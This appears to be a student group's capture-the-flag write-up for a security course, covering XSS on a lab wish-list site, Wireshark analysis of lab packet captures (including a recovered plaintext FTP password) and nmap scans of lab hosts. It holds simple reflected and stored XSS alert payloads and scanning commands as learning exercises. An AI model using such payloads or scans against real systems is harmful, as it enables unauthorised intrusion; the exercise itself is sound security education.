

PSP0201

Week 3

Writeup

Group Name: Stellar

Members

ID	Name	Role
1211101145	Nurul Humairah binti Mohamad Kamaruddin	Leader
1211101216	Fatin Qistina binti Kamarul Irman	Member
1211102030	Ilyana Sofiya binti Muhammad Najeli	Member
1211103480	Nurul Afiqah binti Ismail	Member

Day 6: Web Exploitation – Be careful with what you wish on a Christmas night

Tools used: Kali Linux, Firefox, OWASP Zap

Solution/walkthrough:

Question 1

Examine the OWASP Cheat Sheet. Match the input validation level with the correct description.

Input validation strategies

Input validation should be applied on both **syntactical** and **Semantic** level.

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

Question 2

Examine the OWASP Cheat Sheet. What is the regular expression used to validate a US Zip code?

Validating a U.S. Zip Code (5 digits plus optional -4)

```
^\d{5}(-\d{4})?$/
```


Question 3

Stored XSS was the vulnerability type used to exploit the application.

Stored XSS works when a certain malicious JavaScript is submitted and later on stored directly on the website. For example, comments on a blog post, user nicknames in a chat room, or contact details on a customer order. In other words, in any content that persistently exists on the website and can be viewed by victims.


Question 4

The query string can be abused to craft a reflected XSS is **q**.



Question 5

There were 2 XSS alerts of high priority in the scan.




Question 6

The Javascript code should be put in the wish text box if want to show an alert saying "PSP0201" is
`<script>alert("PSP0201")</script>`.

The url starts with `10.10.100.27/reflected?keyword=`. By adding text onto the keyword, we can perform reflected XSS like `10.10.100.27/reflected?keyword=<script>alert(1)</script>` which results in an alert box with 1 on our screen.

Question 7

After closing the browser and revisiting the site MACHINE-IP:5000 again. The XSS attack persists.



Thought Process/Methodology:

Firstly for Q1 and Q2, we will go through the OWASP Cheat Sheet, and then search for input validation level to compare the description to get the answer, in this case there are Syntactic and Semantic level. We'll continue to search the regular expression used to validate a US Zip code which is $^{\backslash d\{5\}(-\backslash d\{4\})?\$}$. After that we'll proceed to Q3, the vulnerability that are used to exploit the application is Stored XSS because it works when a certain malicious JavaScript is submitted and later on stored directly on the website and in this case it is the people's wish. Next is Q4, the query string that can be abused to craft a reflected XSS is q. This is by entering an any kind of your wishes into the query, and then we'll be looking at URL on the search box which the parameter that was written is q. For the next question we need to run an automated scan on OWASP. First of all, open the OWASP application and click on automated scan. We will be required to inputting the website address and in my case it is <http://10.10.28.193:5000/>, then proceed to attack. Next, click on the alerts tab to see how many XSS alerts are there. We can see that there are two alerts. Then for Q6, it ask for Javascript code should we put in the wish text box if we want to show an alert saying "PSP0201". The answer for this is simply <script>alert(PSP0201)</script>, by writing what we want to be display between the bracket after the word alert. Lastly Q7, it ask whether the XSS attacks still persist after we close the browser and revisit the website. If we revisit the website it shows and alert box displaying number 1. So the answer is yes. The end.

Day 7: Networking – The Grinch Really Did Steal Christmas

Tools used: Wireshark

Solution/walkthrough:


Question 1

The IP address that initiates an ICMP/ping is 10.11.3.2.

No.	Time	Source	Destination	Protocol	Info
17	10.430447	10.11.3.2	10.10.15.52	ICMP	74 Echo (ping) request id=0x0001, seq=1/256, ttl=127 (rep)
18	10.430472	10.10.15.52	10.11.3.2	ICMP	74 Echo (ping) reply id=0x0001, seq=1/256, ttl=64 (reqe)
19	11.428953	10.11.3.2	10.10.15.52	ICMP	74 Echo (ping) request id=0x0001, seq=2/512, ttl=127 (rep)
20	11.428977	10.10.15.52	10.11.3.2	ICMP	74 Echo (ping) reply id=0x0001, seq=2/512, ttl=64 (reqe)
21	12.432844	10.11.3.2	10.10.15.52	ICMP	74 Echo (ping) request id=0x0001, seq=3/768, ttl=127 (rep)
22	12.432870	10.10.15.52	10.11.3.2	ICMP	74 Echo (ping) reply id=0x0001, seq=3/768, ttl=64 (reqe)
23	13.433469	10.11.3.2	10.10.15.52	ICMP	74 Echo (ping) request id=0x0001, seq=4/1024, ttl=127 (rep)
24	13.433495	10.10.15.52	10.11.3.2	ICMP	74 Echo (ping) reply id=0x0001, seq=4/1024, ttl=64 (reqe)

Question 2

The filter we would use if we only wanted to see HTTP GET requests is http.request.method == GET.



Question 3

The name of the article that the IP address "10.10.67.199" visited is reindeer-of-the-week.

Kali

http.request.method == GET && ip.addr == 10.10.67.199

No.	Time	Source	Destination	Protocol	Length	Info
83	62.480991	10.10.67.199	10.10.15.52	HTTP	333	GET /js/bundle.js HTTP/1.1
85	62.481045	10.10.67.199	10.10.15.52	HTTP	342	GET /js/instantpage.min.js HTTP/1.1
95	62.487106	10.10.67.199	10.10.15.52	HTTP	347	GET /images/icon.png HTTP/1.1
105	62.516878	10.10.67.199	10.10.15.52	HTTP	336	GET /post/index.json HTTP/1.1
107	62.530696	10.10.67.199	10.10.15.52	HTTP	430	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2
108	62.532591	10.10.67.199	10.10.15.52	HTTP	445	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
117	62.540748	10.10.67.199	10.10.15.52	HTTP	415	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
202	62.708297	10.10.67.199	10.10.15.52	HTTP	315	GET /favicon.ico HTTP/1.1
295	63.665611	10.10.67.199	10.10.15.52	HTTP	445	GET / HTTP/1.1
299	63.694780	10.10.67.199	10.10.15.52	HTTP	414	GET /fontawesome/css/all.min.css HTTP/1.1
303	63.695898	10.10.67.199	10.10.15.52	HTTP	399	GET /css/dark.css HTTP/1.1
315	63.697840	10.10.67.199	10.10.15.52	HTTP	384	GET /js/bundle.js HTTP/1.1
316	63.698177	10.10.67.199	10.10.15.52	HTTP	393	GET /js/instantpage.min.js HTTP/1.1
328	63.701373	10.10.67.199	10.10.15.52	HTTP	398	GET /images/icon.png HTTP/1.1
335	63.987281	10.10.67.199	10.10.15.52	HTTP	387	GET /post/index.json HTTP/1.1
338	63.997588	10.10.67.199	10.10.15.52	HTTP	366	GET /favicon.ico HTTP/1.1
340	64.005368	10.10.67.199	10.10.15.52	HTTP	481	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2
462	64.020692	10.10.67.199	10.10.15.52	HTTP	496	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
467	64.028410	10.10.67.199	10.10.15.52	HTTP	466	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
471	64.222360	10.10.67.199	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week/ HTTP/1.1
475	66.239846	10.10.67.199	10.10.15.52	HTTP	369	GET /posts/post/index.json HTTP/1.1
478	66.249669	10.10.67.199	10.10.15.52	HTTP	463	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular
480	66.251644	10.10.67.199	10.10.15.52	HTTP	448	GET /posts/fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
482	66.262598	10.10.67.199	10.10.15.52	HTTP	462	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular

Frame 471: 365 bytes on wire (2920 bits), 365 bytes captured (2920 bits)
0000 02 89 03 cb f7 6b 02 23 60 d9 6c db 08 00 45 00 ... k # ` l .. E:

Question 4

The password that was leaked during the login process is `plaintext_password_fiasco`.

Kali

ftp

No.	Time	Source	Destination	Protocol	Length	Info
6	2.549894	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT
7	2.549999	10.10.122.128	10.10.73.252	FTP	80	Response: 221 Goodbye.
16	4.105504	10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome to the TBFC FTP Server!.
20	7.866325	10.10.73.252	10.10.122.128	FTP	83	Request: USER elfmcskid
22	7.866430	10.10.122.128	10.10.73.252	FTP	100	Response: 331 Please specify the password.
28	14.282063	10.10.73.252	10.10.122.128	FTP	98	Request: PASS <code>plaintext_password_fiasco</code>
31	16.735293	10.10.122.128	10.10.73.252	FTP	88	Response: 530 Login incorrect.
33	16.735723	10.10.73.252	10.10.122.128	FTP	72	Request: SYST
35	16.735761	10.10.122.128	10.10.73.252	FTP	104	Response: 530 Please login with USER and PASS.
40	19.727087	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT
41	19.727175	10.10.122.128	10.10.73.252	FTP	80	Response: 221 Goodbye.
52	22.445915	10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome to the TBFC FTP Server!.
55	24.441994	10.10.73.252	10.10.122.128	FTP	82	Request: USER anonymous
57	24.453374	10.10.122.128	10.10.73.252	FTP	89	Response: 230 Login successful.
59	24.453749	10.10.73.252	10.10.122.128	FTP	72	Request: SYST
60	24.453774	10.10.122.128	10.10.73.252	FTP	85	Response: 215 UNIX Type: L8
62	26.428057	10.10.73.252	10.10.122.128	FTP	92	Request: PORT 10,10,73,252,187,37
63	26.428175	10.10.122.128	10.10.73.252	FTP	117	Response: 200 PORT command successful. Consider using passive mode.
65	26.428571	10.10.73.252	10.10.122.128	FTP	72	Request: LIST
69	26.429106	10.10.122.128	10.10.73.252	FTP	105	Response: 150 Here comes the directory listing.
75	26.429615	10.10.122.128	10.10.73.252	FTP	90	Response: 226 Directory send OK.
86	32.461007	10.10.73.252	10.10.122.128	FTP	78	Request: CWD public
87	32.461117	10.10.122.128	10.10.73.252	FTP	103	Response: 250 Directory successfully changed.
91	33.909210	10.10.73.252	10.10.122.128	FTP	92	Request: PORT 10.10.73.252.215.35

Frame 28: 98 bytes on wire (784 bits), 98 bytes captured (784 bits)
0000 02 c0 56 51 8a 51 02 c3 be b5 2a b7 08 00 45 10 ... V0 0 F

Question 5

The name of the protocol that is encrypted is SSH.

Wireshark screenshot showing a network capture of an SSH session. The session details the initial handshake, including the Diffie-Hellman Group Exchange Request, Key Exchange Init, and the Protocol (SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu1) message.


Question 6

Who has 10.10.122.128? Tell 10.10.10.1. 10.10.122.128 is at 02:c0:56:51:8a:51.

Wireshark screenshot showing a network capture of an ARP request from 10.10.122.128 to 10.10.0.1. The ARP request is highlighted in blue, showing the source MAC address 02:c0:85:b5:5a:aa and destination MAC address 02:c0:56:51:8a:51.


Question 7

Rubber ducky on Elf McSkidy's wishlist that will be used to replace Elf McEager.



Question 8

The author of Operation Artic Storm is Kris Kringle.



Thought Process/Methodology:

Firstly, we connected to the network via openVPN to access machines. After succeeding, we downloaded the pcap file which is given by the task. We opened the pcap1.pcap in Wireshark. To find the IP address that initiates an ICMP/ping, we typed ICMP in the filter bar. The initial IP address can be found in the first packet which is listed as source IP 10.11.3.2. Next, we typed 'http.request.method == GET' to see HTTP GET requests in our "pcap1.pcap" file. To find out the name of the article that the IP address "10.10.67.199" visited, we added an extra part to it to filter so we can get a better view at pcap files. We added this command into the previous command '&& ip.addr== 10.10.67.199'. When we scroll down, we can see a request was made to

/posts/reindeer-of-the-week. The article named that the IP address '10.10.67.199' visited is reindeer-of-the-week. We continued with analysing "pcap2.pcap". We put ftp in the filter bar to look at the captured FTP traffic. When we go through this we can see a packet named PASS. That password is plaintext_password_fiasco. We removed the current filter so that all the traffic can be seen. After we scrolled down, we noticed that there is some traffic over the ssh protocol with the message Server: Encrypted Packet. Next to examine the ARP communications, we look at the ARP traffic. Under the info we can see 'Who has 10.10.122.128? Tell 10.10.10.1'. So, the 10.10.122.128 is at 02:c0:56:51:8a:51. We continued with analysing "pcap3.pcap". So in pcap file when elf are transferring file they must use the http method so we typed http.request.method in the filter bar. We can see there are 2 packets. We noticed that the second packet is a request for /christmas.zip. Now we need to extract the file from the second packet. To get this we go to file → export object → http we will get a window then select the Christmas.zip file and press save them zip file will be saved on PC. So in the file, we can see Elf McSkidy's wishlist. The thing that will be used to replace Elf McEager is a rubber ducky. Lastly, in the file, there is Operation Artic Storm. The author of Operation Artic Storm is Kris Kringle.


Day 8: Networking – What's Under the Christmas Tree

Tools used: Kali Linux, Terminal Emulator

Solution/walkthrough:

Question 1

Snort was created in 1998.



Question 2

The port numbers of the three services running are 80,2222,3389.

```
OS:SCAN[V=7.80%E=4%O=6/24%T=80%CT=1%CU=34368%PV=Y%DS=1%DC=D%G=Y%M=027C5B%T
OS:M=62B54555%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCd=2%ISR=108%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M2301ST1NW7%O2=M2301ST1NW7%O3=M2301NT1NW7%O4=M2301ST1IN
OS:W7%T=0%F=M2301ST1NW7%O6=M2301ST11)WIN(W1=F4B3KW2=F4B3%W3=F4B3%W4=F4B3KW5=F
OS:4B3KW6=F4B3)ECN(R=Y%DF=Y%T=40%W=F50%O=M2301NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T
OS:=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%-Z%F=R
OS=%R%D=0%Q=)TS(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=
OS:40%W=0%S=A%-Z%F=R%D=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%D=0%R%D=0
OS=%Q=)U1(R=Y%DF=N%T=40%PL=164%UN=0%R%PL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R
OS=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT      ADDRESS
1   0.73 ms ip-10-10-118-194.eu-west-1.compute.internal (10.10.118.194)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.51 seconds
root@kali:~# nmap -sV 10.10.118.194
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-24 05:03 UTC
Nmap scan report for ip-10-10-118-194.eu-west-1.compute.internal (10.10.118.194)
Host is up (0.0010s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE          VERSION
80/tcp    open  http            Apache httpd 2.4.29 ((Ubuntu))
2222/tcp  open  ssh             OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3389/tcp  open  ms-wbt-server  xrdp
MAC Address: 02:7C:5B:0A:3C:75 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.62 seconds
root@kali:~#
```

Question 3


Ubuntu is reported as the most likely distribution to be running.



```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-24 05:34 UTC
Nmap scan report for ip-10-10-83-253.eu-west-1.compute.internal (10.10.83.253)
Host is up (0.0052s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC's Internal Blog
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
